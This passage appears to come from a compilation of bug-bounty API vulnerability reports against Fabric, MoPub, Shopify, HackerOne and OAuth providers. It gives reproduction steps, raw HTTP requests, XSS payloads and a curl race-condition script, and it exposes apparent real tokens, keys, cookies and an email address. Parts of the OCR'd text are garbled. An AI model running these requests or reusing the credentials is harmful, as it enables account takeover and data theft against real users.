{"mopub_identity":{"id":"5496c76e8b15dabe9c0006d7","confirmed":true,"primary":false,"service":"mopub","token":"35592"},"organization":{"id":5460d2394b793294df01104a,"name":'\u003Ca href=\"javascript:alert(1);\"">\u003Es\u003C/a\u003E\u003Ch1\u003Etest\u003C/h1\u003E","alias":"img-srcx-onerrorprompt1s-projects2","api_key":8590313c7382375063c2fe279a4487a98387767a,"enrollments":{"beta_distribution":true},"accounts_count":3,"apps_counts":{"android":2}, "sdk_organization":true,"build_secret":5ef0323f62d71c475611a635ea09a3132f037557d801503573b643ef8ad82054,"mopub_id":33525}}
```

Steps To Reproduce:

1. create two accounts
2. note down organization id's from both the accounts
3. repeat the above request with organization id of B from account A
4. you will be able to steal victims mopub API key

Account Takeover:

1. Use the above method to steal the build secret from the victim using fabric.io
2. use the below URL to get access into victims mopub account.
[https://app.mopub.com/complete/htsdk/?code=\[build secret\]&next=%2d](https://app.mopub.com/complete/htsdk/?code=[build secret]&next=%2d) replace [build secret] with token you extracted from step one
3. Now you will have access to victims mopub's account with all his apps/organizations from fabric as shown in the screenshot



The screenshot shows the MoPub dashboard interface. At the top, there is a navigation bar with links for Dashboard, Inventory, Orders, Marketplace, Networks, Account, Settings, Reports, and Help. Below the navigation bar, there is a search bar and a 'Quick Jump' dropdown. The main area is titled 'Overview' and displays a chart for the 'Last 14 Days (10/30/2015 — 11/12/2015)'. The chart shows a grid of 14 days (30 to 11) with no data points. To the right of the chart, summary statistics are listed: 0.00 Requests, 0.00 Impressions, 0.00% Fill Rate, 0.00 Clicks, and 0.00% CTR. Below the chart, a note states 'Data is reported in UTC time (Coordinated Universal Time.)'. Under the 'Inventory' section, there are filters for 'Apps (1)' and 'Ad Units (1)'. An 'Add a Filter' button is available. A table lists one ad unit: '(Mobile Web)' with ID '1', 0 requests, 0 impressions, 0.00% fill rate, 0 clicks, 0.00% CTR, and 0 conversions. At the bottom of the table, it says 'Updated 12th November 2015 at 21:06' and has an 'Export Data' button.

API EXAMPLE 5

Vulnerability Type: API Permission Apocalypse Privilege Escalation.

Screenshot of Component:

Target: <https://fabric.io>

Request	Response
<p>Raw Params Headers Hex</p> <p>GET /api/v3/projects/56Cb28a4e4b4l6100014e/issues/54bf43465f8dfe al5ac231/notes HTTP/1.1 Host: fabric.io User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0 Accept: application/json, text/javascript, */*; q=0.0 Accept-Language: en-US, en;q=0.5 Accept-Encoding: gzip, deflate X-CSRF-Token: gszTXYLkP7+cb0D1jElvoLsLsAzdIflwJfh1wLSjqc= X-CRASHLYTICS-TOKEN: Obhs5ead5fs3fa17fa57582C0be8a7d5b867e77 Referer: https://fabric.io/img/srcx-onerrorpromptsls-projects2/android/app/s/app.adasd/issues/56Cb28b5fd3af7fb058722 Cookie: _ga=GA1.2.141155805.1445668051; _fabric_session=BAB7CUD13H13pBpC5tAWG0gPFkRhkiJTY4NCYCMZC1yjg0 J2DhJNTxKyJ5MSNAC2ZDlH3T2JmBpAaVExRFSj+3dm3nCaVwBjAaBhriNWd w2LkMhHmdCrlb15Lc1VymLpF3zYUbnCwvUz5BjsAfYISSImWjh3WuDAyAEZB UH6Lgv1CWE0pJu000000p_jpPy13Y21C1VGD0Fy7cfvrAASs1JDhJrw JGLcAgrw0HNTS0WVVFREURU33RPN0BwgBUSSU1b3nYw0wSwUkZLhjrs AKB1HTU00HBMuMSNC130TM0TWTz2AaMTAOYTAfQ1SD-5e37ch2C97E625 9d0f40d1916d3f131a9c03B; _utma=210751746.1412155005.1445668051.1445668067.1. _utmb=210751746.7.9.1445668067730; _utmc=210751746; _utaz=210751746.1445668067.1.1.utmcsrc=get_fabric.io utmccn=(referral) utmccr=referal utmccs=/; notification_key=GASBqEqBnVQ3ASFhtyIcvQ12FdY6wAYWdwsuWCBrAt3D; _utat=1 Connection: keep-alive</p>	<p>Raw Headers Hex</p> <p>[{"body": "test\u003e\u003c", "created_at": "2015-01-21T07:15:57.381Z", "id": "54bf5cc2de4b092c4676b586", "account": {"email": "akhilreni@live.com", "id": "5460d2334b793294df011040"}, "name": "\u003e\u003c", "u003e\u003cimg src=x", "onerror": "prompt(1)\u003e", "onerror": "https://www.google.com", "created_at": "2015-01-21T07:16:05.543Z", "id": "54bf5235e4b0d1ff4b59bd", "account": {"email": "akhilreni@live.com", "id": "5460d2334b793294df011040"}, "name": "\u003e\u003c", "u003cimg src=x", "onerror": "prompt(1)\u003e", "onerror": "https://www.google.com", "created_at": "2015-01-21T07:16:47.764Z", "id": "54bf54b4eb0b80171ca64c", "account": {"email": "akhilreni@live.com", "id": "5460d2334b793294df011040"}, "name": "\u003e\u003c", "u003cimg src=x", "onerror": "prompt(1)\u003e", "onerror": "https://www.fabric.io", "created_at": "2015-01-21T07:16:45.901Z", "id": "54bf526dab1745fc1476", "account": {"email": "akhilreni@live.com", "id": "5460d2334b793294df011040"}, "name": "\u003e\u003c", "u003cimg src=x", "onerror": "prompt(1)\u003e", "onerror": "https://www.fabric.io", "created_at": "2015-01-21T07:16:50.997Z", "id": "54bf5262e4b00e6b629e17eb", "account": {"email": "akhilreni@live.com", "id": "5460d2334b793294df011040"}, "name": "\u003e\u003c", "u003cimg src=x", "onerror": "prompt(1)\u003e", "onerror": "https://www.fabric.io", "created_at": "2015-02-13T31:39:08.177Z", "id": "54de6f6ce4bddd4b5b7b6459", "account": {"email": "akhilreni@live.com", "id": "5460d2334b793294df011040"}, "name": "\u003e\u003c", "u003cimg src=x", "onerror": "prompt(1)\u003e", "onerror": "https://www.fabric.io", "created_at": "2015-02-13T31:39:41.264Z", "id": "54de6f6de1640d45972cbdd1f", "account": {"email": "akhilreni@live.com", "id": "5460d2334b793294df011040"}, "name": "\u003e\u003c", "u003cimg src=x", "onerror": "prompt(1)\u003e", "onerror": "https://www.fabric.io", "created_at": "2015-02-13T31:40:01.941Z", "id": "54de6f3le4bddd4b5b7b6459", "account": {"email": "akhilreni@live.com", "id": "5460d2334b793294df011040"}, "name": "\u003e\u003c", "u003cimg src=x", "onerror": "prompt(1)\u003e", "onerror": "https://www.fabric.io", "created_at": "2015-02-13T31:40:22.421Z", "id": "54de6f46e4b204d15383945", "account": {"email": "akhilreni@live.com", "id": "5460d2334b793294df011040"}, "name": "\u003e\u003c", "u003cimg src=x", "onerror": "prompt(1)\u003e", "onerror": "https://www.fabric.io", "created_at": "2015-02-13T31:40:35.072Z", "id": "54de6f6fe4b203f01b50345", "account": {"email": "akhilreni@live.com", "id": "5460d2334b793294df011040"}, "name": "\u003e\u003c", "u003cimg src=x", "onerror": "prompt(1)\u003e", "onerror": "https://www.fabric.io", "created_at": "2015-02-13T31:41:16.5822Z", "id": "54de6f7ce4bdc4d334b1fa4", "account": {"email": "akhilreni@live.com", "id": "5460d2334b793294df011040"}, "name": "\u003e\u003c", "u003cimg src=x", "onerror": "prompt(1)\u003e", "onerror": "https://www.fabric.io", "created_at": "2015-02-13T31:41:52.8642Z", "id": "54de6fa0e203b01953055", "account": {"email": "akhilreni@live.com", "id": "5460d2334b793294df011040"}, "name": "\u003e\u003c", "u003cimg src=x", "onerror": "prompt(1)\u003e", "onerror": "https://www.fabric.io", "created_at": "2015-02-13T31:41:53.072Z", "id": "54de6fa0e203b01953055", "account": {"email": "akhilreni@live.com", "id": "5460d2334b793294df011040"}, "name": "\u003e\u003c", "u003cimg src=x", "onerror": "prompt(1)\u003e", "onerror": "https://www.fabric.io", "created_at": "2015-02-13T31:41:53.072Z", "id": "54de6fa0e203b01953055", "account": {"email": "akhilreni@live.com", "id": "5460d2334b793294df011040"}, "name": "\u003e\u003c", "u003cimg src=x"}]</p>

```
DELETE /api/v2/organizations/5460d2394b793294df01104a/apps/5496f7854c  
Host: www.fabric.io  
Connection: keep-alive  
Accept: application/json, text/javascript, */*; q=0.01  
Origin: https://www.fabric.io  
X-CSRF-Token: 06MzlRvMNizNQLk9VZWk5pb3LU6PUagNLPdGFQ4Hd0g=  
X-Requested-With: XMLHttpRequest  
X-CRASHLYTICS-DEVELOPER-TOKEN: 0bb5ea45eb53fa71fa5758290be5a7d5bb867e  
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)  
Referer: https://www.fabric.io/settings/apps  
Accept-Encoding: gzip, deflate, sdch  
Accept-Language: en-US,en;q=0.8  
Cookie:
```

URL GET/POST data: DELETE METHOD:

<https://fabric.io/dashboard>

Business Logic:

The Fabric platform is made of three modular kits that address some of the most common and pervasive challenges that all app developers face: stability, distribution, revenue and identity. It combines the services of Crashlytics, MoPub, Twitter and others to help you build more stable apps, generate revenue through the world's largest mobile ad exchange and enable you to tap into Twitter's sign-in systems and rich streams of real-time content for greater distribution and simpler identity. And Fabric was built with ease of use in mind.

Using fabric SDK one could embed Crashlytics, Login with twitter into their Android/IOS application. Users can manage/track reports from their dashboard at <https://fabric.io/dashboard>.

Vulnerability Description:

While in dashboard we could see two type of users:

1. Admin – Can Delete Apps, Add members, Delete Members
2. Member- Cannot Delete Apps, Cannot Add Members, Cannot Delete Members

On logging into Fabric.io every user gets an access token,

this access token along with session cookies are used to authenticate every request. So we checked if the member's access token can be used to perform admin requests.

We intercepted a delete request from the admin's profile , Replaced the access token (X-CRASHLYTICS-DEVELOPER-TOKEN:) with member's access token along with the member's session cookie.

The request looks like:

```
DELETE /api/v2/organizations/5460d2394b793294df01104a/apps/5496f7854c  
Host: www.fabric.io  
Connection: keep-alive  
Accept: application/json, text/javascript, */*; q=0.01  
Origin: https://www.fabric.io  
X-CSRF-Token: 06MzlRvMNizNQLk9VZWk5pb3LU6PUagNLPdGFQ4Hd0g=  
X-Requested-With: XMLHttpRequest  
X-CRASHLYTICS-DEVELOPER-TOKEN: 0bb5ea45eb53fa71fa5758290be5a7d5bb867e  
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)  
Referer: https://www.fabric.io/settings/apps  
Accept-Encoding: gzip, deflate, sdch  
Accept-Language: en-US,en;q=0.8  
Cookie:
```

Upon sending the above request we got a 200 status as response and the application was successfully deleted.

Using this vulnerability a attacker with normal member privileges could have made himself an admin and could have taken over that organization.

API EXAMPLE 6

Vulnerability Type: Disclosure of all the apps with hash ID in mopub through API request (Authentication bypass).

Screenshot of Component:

The screenshot shows two Firefox browser tabs. The top tab displays a JSON API response for a segment with various app details. The bottom tab shows the raw HTML source code of the same page.

Top Tab (JSON Response):

```
{ "id": "28639", "name": "kdvknvddk", "state": "running", "include_inventory": true, "formats": "", "platforms": "", "target_countries": "", "countries": "", "apps": [ "What's Nearby - agltb3B1Y1pbmNyCwsSA0FwcB1nQYM", "Barcode Ninja - agltb3B1Y1pbmNyCwsSA0FwcB1hQYM", "Smartphone Camera - agltb3B1Y1pbmNyCwsSA0FwcB1hQYM", "iWant - agltb3B1Y1pbmNyCwsSA0FwcB1hQwvCM", "SimpleAds - agltb3B1Y1pbmNyCwsSA0FwcB1hwgkM", "TOFU2209 - Animal Puzzle for Kids - bd5d1bbd4e94398b0c5bb2497ea79b", "Korean Uzbek dictionary - e53eb7282d44e78ae95ec5b2d867924", "Radio - agltb3B1Y1pbmNyCwsSA0FwcB1qQsM", "Art Test - agltb3B1Y1pbmNyCwsSA0FwcB1yQsM" ] }
```

Bottom Tab (Raw HTML Source):

```
<option value="agltb3B1Y1pbmNyCwsSA0FwcB1nQYM">JP - gismic.alheart.jp.co.megane.gimmic1#日本バー (android) - agltb3B1Y1pbmNyCwsSA0FwcB1nQYM</option><option value="agltb3B1Y1pbmNyCwsSA0FwcB1hQYM">スリカ力バー (auone) - agltb3B1Y1pbmNyCwsSA0FwcB1hQYM</option><option value="agltb3B1Y1pbmNyCwsSA0FwcB1hQwvCM">Barcode Ninja - agltb3B1Y1pbmNyCwsSA0FwcB1hQYM</option><option value="agltb3B1Y1pbmNyCwsSA0FwcB1hwgkM">iWant - agltb3B1Y1pbmNyCwsSA0FwcB1hQwvCM</option><option value="agltb3B1Y1pbmNyCwsSA0FwcB1qQsM">SimpleAds - agltb3B1Y1pbmNyCwsSA0FwcB1hwgkM</option><option value="bd5d1bbd4e94398b0c5bb2497ea79b">TOFU2209 - Animal Puzzle for Kids - bd5d1bbd4e94398b0c5bb2497ea79b</option><option value="e53eb7282d44e78ae95ec5b2d867924">Korean Uzbek dictionary - e53eb7282d44e78ae95ec5b2d867924</option><option value="agltb3B1Y1pbmNyCwsSA0FwcB1qQsM">Radio - agltb3B1Y1pbmNyCwsSA0FwcB1qQsM</option><option value="agltb3B1Y1pbmNyCwsSA0FwcB1yQsM">Art Test - agltb3B1Y1pbmNyCwsSA0FwcB1yQsM</option>
```

URL GET/POST data: GET METHOD:

https://app.mopub.com/networks/v2/api/segment/%5BSegment_id%5D

Business Logic:

1. Go to your mopub account and create a segment in your network.
2. You will get a segment ID now.

3.Now Go to the API link :

https://app.mopub.com/networks/v2/api/segment/%5BSegment_id%5D

Note : page will take lot of time to open and your browser may crash because the response will have all the Apps in mohub with there hash key.

4.When the page will be opened you can see all the Apps in App section.

API EXAMPLE 7

Vulnerability Type: API

Screenshot of Component:

 **Install Test_app** Cancel

Search

Home

Orders (4)

Products

Customers

Reports

Discounts

Online Store

Point of Sale

Facebook

Buy Button

Mobile App

Apps

Settings

 Test_app

 while42

You're about to install Test_app

This application will be able to access and modify your store data.
Once installed, link will be added to your Shopify admin.

This application will be able to:

Modify Applications
Modify Store content like articles, blogs, comments, pages, and redirects
Modify Customer details and customer groups
Read Disputes
Modify Fulfillment Services
Modify Gift Cards
Modify Orders, transactions and fulfillments
Modify Products, variants and collections
Modify Script Tags in your store's theme template files
Modify Scripts
Modify Shipping Rates
Modify Social network accounts
Modify Theme Templates and theme assets
Modify Channels

 Add a link labeled Admin_page to the orders overview page

Install Test_app

Request	Response
Raw Headers Hex <pre>GET /admin/channel.json HTTP/1.1 Host: while42.myshopify.com Content-Type: application/json X-Shopify-Access-Token: 77a0fc64f65f6fd16b0b38bc31694e4ce Content-Length: 0</pre>	Raw Headers Hex <pre>HTTP/1.1 200 OK Server: nginx Date: Mon, 09 Nov 2015 21:04:06 GMT Content-Type: application/json; charset=utf-8 Connection: keep-alive Vary: Accept-Encoding Vary: Accept-Encoding Status: 200 OK X-Frame-Options: DENY X-ShopifyId: 10367585 X-Shielded: 0 X-Shopify-Shop-Api-Call-Limit: 1/40 HTTP_X_SHOPIFY_SHOP_API_CALL_LIMIT: 1/40 X-Stats-UserId: 0 X-Stats-ApiClientId: 1201804 X-Shopify-User-Id: 15072664 X-XSS-Protection: 1; mode=block report/x-report/536195f4-5cet-438f-930f-15906c394e6e?source%5Baction%5D=index&source%5Bcontroller%5D=admin%2Fchannels%2Findex urce%5Bsection%5D=admin X-Request-Id: 536195f4-5cet-438f-930f-15906c394e6e FPR: "NO DSR NOR MID AOM PFTS OUR NOR" X-DoC-ask: 0 X-Content-Type-Options: nosniff Content-Length: 564 {"channels": [{"id": "1201804", "shop_id": "15072664", "provider_id": "1", "deleted_at": null, "created_at": "2015-10-25T01:19:09+01:00"}, {"id": "23974402", "shop_id": "10367585", "provider_id": "1", "deleted_at": null, "created_at": "2015-11-01T22:27:53+01:00"}, {"id": "23974403", "shop_id": "10367585", "provider_id": "1", "deleted_at": null, "created_at": "2015-11-01T22:27:53+01:00"}, {"id": "23974914", "shop_id": "10367585", "provider_id": "8", "deleted_at": null, "created_at": "2015-10-25T02:48:36+01:00"}], ("id": "23974914", "shop_id": "10367585", "provider_id": "8", "deleted_at": null, "created_at": "2015-11-02T22:36:36+01:00")}]}</pre>

URL GET/POST data: GET METHOD:

https://victim.myshopify.com/admin/oauth/authorize?client_id=fc49e813f5aad9c8d8f65117031a9684&scope=read_apps,write_apps,write_content,read_content,write_customers,read_customers,read_disputes,write_fulfillments,read_fulfillments,write_gift_cards,read_gift_cards,write_orders,read_orders,read_products,write_products,read_script_tags,write_script_tags,write_scripts,read_scripts,read_shipping,write_shipping,write_social_network_accounts,read_social_network_accounts,read_themes,write_themes,read_channels,write_channels&redirect_uri=https://while42.myshopify.com/&state=123&shop=while42

Business Logic:

As documented here, an app can access to the following scopes :

<https://docs.shopify.com/api/authentication/oauth#scopes>.

But an app can request/get access to a lots more scopes, and some of those scope shouldn't be accessible.

Then request the access_token, and use it to access to any of those scopes.

1. Using your app access_token in the following requests (X-Shopify-Access-Token)
2. GET /admin/channels.json (Get all channels IDs)
3. DELETE /admin/channels/a_Channel_ID.json (Remove any of the channels)

You can test at while42.myshopify.com with:

X-Shopify-Access-Token: 77a01fc64f65fd16b0b38bc31694e4ce

Request	Response
Raw	Raw
Headers	Headers
Hex	Hex

Request Headers:

```
Host: while42.myshopify.com
Content-Type: application/json
X-Shopify-Access-Token: 77a01fc64f65fd16b0b38bc31694e4ce
Content-Length: 0
```

Request Body (Empty):

Response Headers:

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 09 Nov 2015 21:04:06 GMT
Content-Type: application/json; charset=utf-8
Connection: keep-alive
Vary: Accept-Encoding
X-Shopify-Access-Encoding: gzip
Status: 200 OK
X-Frame-Options: DENY
X-Shopify-ID: 10367585
X-Sellfy-Shop-Api-Call-Limit: 1/40
HTTP_X_SHOPIFY_SHOP_API_CALL_LIMIT: 1/40
X-Stats-Userid: 0
X-Stats-Appclientid: 1201000
X-Stats-Appid: 10367585
X-Xss-Protection: 1; mode=block
report/xss-report/536195f4-5cef-438f-930f-15906c394e6e?source%5Baction%5D=index&source%5Bcontroller%5D=admin%2Fchannels&source%5Bsection%5D=admin
X-Request-Id: 536195f4-5cef-438f-930f-15906c394e6e
X-Cache: NO
X-Content-Type: application/json
X-Content-Type-Options: nosniff
Content-Length: 564
```

Response Body:

```
{"channels": [{"id": 23973186, "shop_id": 10367585, "provider_id": 1, "deleted_at": null, "created_at": "2015-10-25T01:19:09+02:00"}, {"id": 23974102, "shop_id": 10367585, "provider_id": 2, "deleted_at": null, "created_at": "2015-11-02T22:27:52+01:00"}, {"id": 23974146, "shop_id": 10367585, "provider_id": 3, "deleted_at": null, "created_at": "2015-10-30T23:47:36+01:00"}, {"id": 23973250, "shop_id": 10367585, "provider_id": 4, "deleted_at": null, "created_at": "2015-10-25T02:48:31+01:00"}, {"id": 23974914, "shop_id": 10367585, "provider_id": 5, "deleted_at": null, "created_at": "2015-11-02T22:36:36+01:00"}]}
```

API EXAMPLE 8

Vulnerability Type: Disclose any user's private email through API

Screenshot of Component:

The screenshot displays two main components. At the top, a browser window shows the HackerOne 'Inbox' interface with a report detail page for a bug with ID 196656. The report is titled 'test' and is categorized as 'UI Redressing (Clickjacking)'. It has a status of 'New (Open)', a severity of 'No Rating', and no participants. A message from a user named 't3strnum3' is visible in the timeline. Below the browser is a terminal window titled 'punit.sh + (~/Desktop) - VIM'. The terminal shows a curl command being run to fetch data from the HackerOne API using a token.

```
curl "https://api.hackerone.com/v1/reports/[report_id]" \
-u "api_identifier:token"
```

URL GET/POST data: GET METHOD:

[https://api.hackerone.com/v1/reports/\[report_id\]](https://api.hackerone.com/v1/reports/[report_id])

Business Logic:

security vulnerability that allows an attacker to disclose any user's private email.

An attacker can disclose any user's private email by creating a sandbox program then adding that user to a report as a participant.

Now if the attacker issued a request to fetch the report through the API , the response will contain the invited user private email at the activities object.

Step To Reproduce:

1. Go to any report submitted to your program.
2. Add the victim username as a participant to your report.
3. Generate an API token.
4. Fetch the report through the API



A screenshot of a terminal window titled "punit.sh + (~/Desktop) - VIM". The window shows a single line of code: "curl \"https://api.hackerone.com/v1/reports/[report_id]\" \\\\ -u \"api_id:token\"". The terminal is in insert mode, indicated by the "INSERT" message at the bottom left. The status bar at the bottom right shows "3,1 All".

The response will contain the invited user email at the activities object:

```
"activities": {"data": [{"type": "activity-external-user-invited", "id": "1406712", "attributes": {"message": null, "created_at": "2017-01-08T01:57:27.614Z", "updated_at": "2017-01-08T01:57:27.614Z", "internal": true, "email": "<victim's_email@example.com>"}]}
```

API EXAMPLE 9

Vulnerability Type: Race Conditions in OAuth 2 API implementations.

Screenshot of Component:

The image shows two screenshots of a Linux desktop environment with two terminal windows open. Both terminals are running the Vim text editor on a file named 'punit1.sh' located at '~/Desktop'. The top terminal window is titled 'punit1.sh + (~/Desktop) - VIM' and shows the following code:

```
#!/bin/bash
curl --data "grant_type=authorization_code&code=AUTHORIZATION_CODE_VALUE&client_id=APPLICATION_ID&client_secret=APPLICATION_SECRET&redirect_uri=APPLICATION_REDIRECT_URI" "https://OAUTH_PROVIDER_DOMAIN/oauth/token" &
< ... previous line repeated 20 times ... >
```

The bottom terminal window is also titled 'punit1.sh + (~/Desktop) - VIM' and shows the same code. In the status bar of the bottom window, it indicates '3,44' lines of code and 'All' selected. Both windows have a standard Linux desktop interface with icons for Applications, Places, and Terminal.

A screenshot of a terminal window titled "punit1.sh + (~/Desktop) - VIM". The terminal shows a bash script with a curl command. The curl command is used to refresh a token with a grant type of "refresh_token". It includes parameters like "refresh_token=REFRESH_TOKEN_VALUE", "client_id=APPLICATION_ID", and "client_secret=APPLICATION_SECRET". The URL is "https://OAUTH_PROVIDER_DOMAIN/oauth/token". The script also includes a loop with a limit of 20 iterations. The terminal interface shows standard vim navigation keys and status bar information.

```
#!/bin/bash
curl --data "grant_type=refresh_token&refresh_token=REFRESH_TOKEN_VALUE&client_id=APPLICATION_ID&client_secret=APPLICATION_SECRET" "https://OAUTH_PROVIDER_DOMAIN/oauth/token" &
< ... previous line repeated 20 times ... >
```

URL GET/POST data: GET METHOD:

https://OAUTH_PROVIDER_DOMAIN/oauth/authorize?client_id=APPLICATION_ID&redirect_uri=https://APPLICATION_REDIRECT_URI&response_type=code

Business Logic:

Most of OAuth 2 API implementations seem to have multiple Race Condition vulnerabilities for processing requests for Access Token or Refresh Token.

Race Condition allows a malicious application to obtain several access_token and refresh_token pairs while only one pair should be generated. Further, it leads to authorization bypass when access would be revoked.

Race Condition for Access Token:

According to [OAuth 2.0 RFC](#), code obtained via callback may be used only once to generate access_token (and corresponding refresh_token).

Race Condition vulnerability allows a malicious application to generate several access_token and refresh_token pairs. This leads to authentication issue when a user will revoke access for an application. One access_token and refresh_token pair would be revoked, but all the rest stay active.

Step To Reproduce:

0) Register an application for using OAuth 2.0 API of the target provider. Obtain credentials for the application

1) Open link for the application authorization in browser. Usually it looks like:

https://OAUTH_PROVIDER_DOMAIN/oauth/authorize?client_id=APPLICATION_ID&redirect_uri=https://APPLICATION_REDIRECT_URI&response_type=code

2) Log into a victim's account (if it needed) and allow access for the application

3) Obtain code value from callback:

https://APPLICATION_REDIRECT_URI?code=AUTHORIZATION_CODE_VALUE

4) Try to exploit Race Condition for Access Token request. I used the following script for that:



A screenshot of a terminal window titled "punit1.sh + (~/Desktop) - VIM". The window shows a shell script with the following content:

```
#!/bin/bash
curl --data "grant_type=authorization_code&code=AUTHORIZATION_CODE_VALUE&client_id=APPLICATION_ID&client_secret=APPLICATION_SECRET&redirect_uri=APPLICATION_REDIRECT_URI" "https://OAUTH_PROVIDER_DOMAIN/oauth/token" &
< ... previous line repeated 20 times ... >
```

The terminal window has a dark background and light-colored text. The status bar at the bottom right shows "3,44 All".

For different attempts result of its execution gives from 1 to 20 different access_token values (may be in pair with refresh_token values) for targets which has Race Condition bug (10 of 11 tested).

5) Check each access_token. Take the simplest request from the target API and try it for each value, like:

GET /api/me?access_token=ACCESS_TOKEN_VALUE HTTP/1.1 Host:
OAUTH_PROVIDER_DOMAIN

Usually all access_token values are valid and working.

6) Please note that Race Condition is probabilistic vulnerability. It may be needed to do few attempts with PoC to reproduce it. Attackers usually can generate some additional load to the server (not DoS, but many requests to vulnerable script) to increase the chance of successful exploitation.

7) Here execution flow has two possible directions:

7A) Go to **settings** or **applications** page in the victim's account and revoke access for the

application. Then repeat step 5 and see if all access_tokens become invalid or not. If all access_tokens are invalid, It is good behavior despite successful Race Condition exploitation. Actually, in some cases only one access_token is revoked, while all the rest stay valid.

7B) Use revocation request (like /oauth/revoke) for one of the access_tokens. Then repeat step 5 and see that in this case only one token is revoked, while all the rest stay active (except one of the targets tested).

Race Condition for Refresh Token:

While code may be used only once to obtain access_token, refresh_token often may be used only once too. In such case, Race Condition vulnerability allows an attacker to generate huge number of access_token and refresh_token pairs. This will make it very hard for a victim to revoke access for the malicious application.

0) Register an application for using OAuth 2.0 API of the target provider. Obtain credentials for the application

1) Open link for the application authorization in browser. Usually it looks like:

https://OAUTH_PROVIDER_DOMAIN/oauth/authorize?client_id=APPLICATION_ID&redirect_uri=https://APPLICATION_REDIRECT_URI&response_type=code

2) Log into a victim's account (if it needed) and allow access for the application

3) Obtain code value from callback:

https://APPLICATION_REDIRECT_URI?code=AUTHORIZATION_CODE_VALUE


4) Legally obtain access_token and refresh_token. Usually it may be done by request like:



```
Fri 23:03
punit1.sh + (~/Desktop) - VIM
File Edit View Search Terminal Help
curl --data "grant_type=authorization_code&code=AUTHORIZATION_CODE_VALUE&client_id=APPLICATION_ID&client_secret=APPLICATION_SECRET&redirect_uri=APPLICATION_REDIRECT_URI" "https://OAUTH_PROVIDER_DOMAIN/oauth/token"
-- INSERT --
1,214 All
```

The screenshot shows a terminal window titled 'punit1.sh + (~/Desktop) - VIM'. The window has a dark background and light-colored text. At the top, there are standard window controls (minimize, maximize, close) and a title bar with the file name. Below the title bar is a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The main area of the terminal contains a single line of command: 'curl --data "grant_type=authorization_code&code=AUTHORIZATION_CODE_VALUE&client_id=APPLICATION_ID&client_secret=APPLICATION_SECRET&redirect_uri=APPLICATION_REDIRECT_URI" "https://OAUTH_PROVIDER_DOMAIN/oauth/token"'. The command is intended to be run, as indicated by the cursor at the end of the line. The bottom of the terminal window shows status information: '1,214' and 'All'.

5) Try to exploit Race Condition for refresh_token. I used the following script for that:



The screenshot shows a terminal window titled "punit1.sh + (~/Desktop) - VIM". The terminal is displaying a bash script. The script starts with "#!/bin/bash" and contains a curl command with a --data parameter. The parameter includes "grant_type=refresh_token&refresh_token=REFRESH_TOKEN_VALUE&client_id=APPLICATION_ID&client_secret=APPLICATION_SECRET" followed by "https://OAUTH_PROVIDER_DOMAIN/oauth/token" and "< ... previous line repeated 20 times ... >". The terminal window has a dark background and light text. The status bar at the bottom shows "3,44" and "All".

```
#!/bin/bash
curl --data "grant_type=refresh_token&refresh_token=REFRESH_TOKEN_VALUE&client_id=APPLICATION_ID&client_secret=APPLICATION_SECRET" "https://OAUTH_PROVIDER_DOMAIN/oauth/token" &
< ... previous line repeated 20 times ... >
```

For different attempts result of its execution gives from 1 to 20 different access_token values (may be in pair with refresh_token values) for targets which has Race Condition bug.

6) Check obtained access_tokens as in previous Proof-of-Concept. All of them are valid and working for API.

7) Please note that Race Condition is probabilistic vulnerability. It may be needed to do few attempts with PoC to reproduce it. Attackers usually can generate some additional load to the server (not DoS, but many requests to vulnerable script) to increase the chance of successful exploitation.

8) Here execution flow has two possible directions:

8A) Go to **settings** or **applications** page in the victim's account and revoke access for the application. Then repeat step 5 and see if all access_tokens become invalid or not. If all access_tokens are invalid, It is good behavior despite successful Race Condition exploitation. Actually, in some cases only one access_token is revoked, while all the rest stay valid.

8B) Use revocation request (like /oauth/revoke) for one of the access_tokens. Then repeat step 5 and see that in this case only one token is revoked, while all the rest stay active (except one of the targets tested).

Exploitation for refresh_token is more dangerous than for access_token, because there is no way for an attacker to fail. Each exploitation gives at least one new refresh_token which may be used further. Thus, number of token pairs grows exponentially.

Impact:

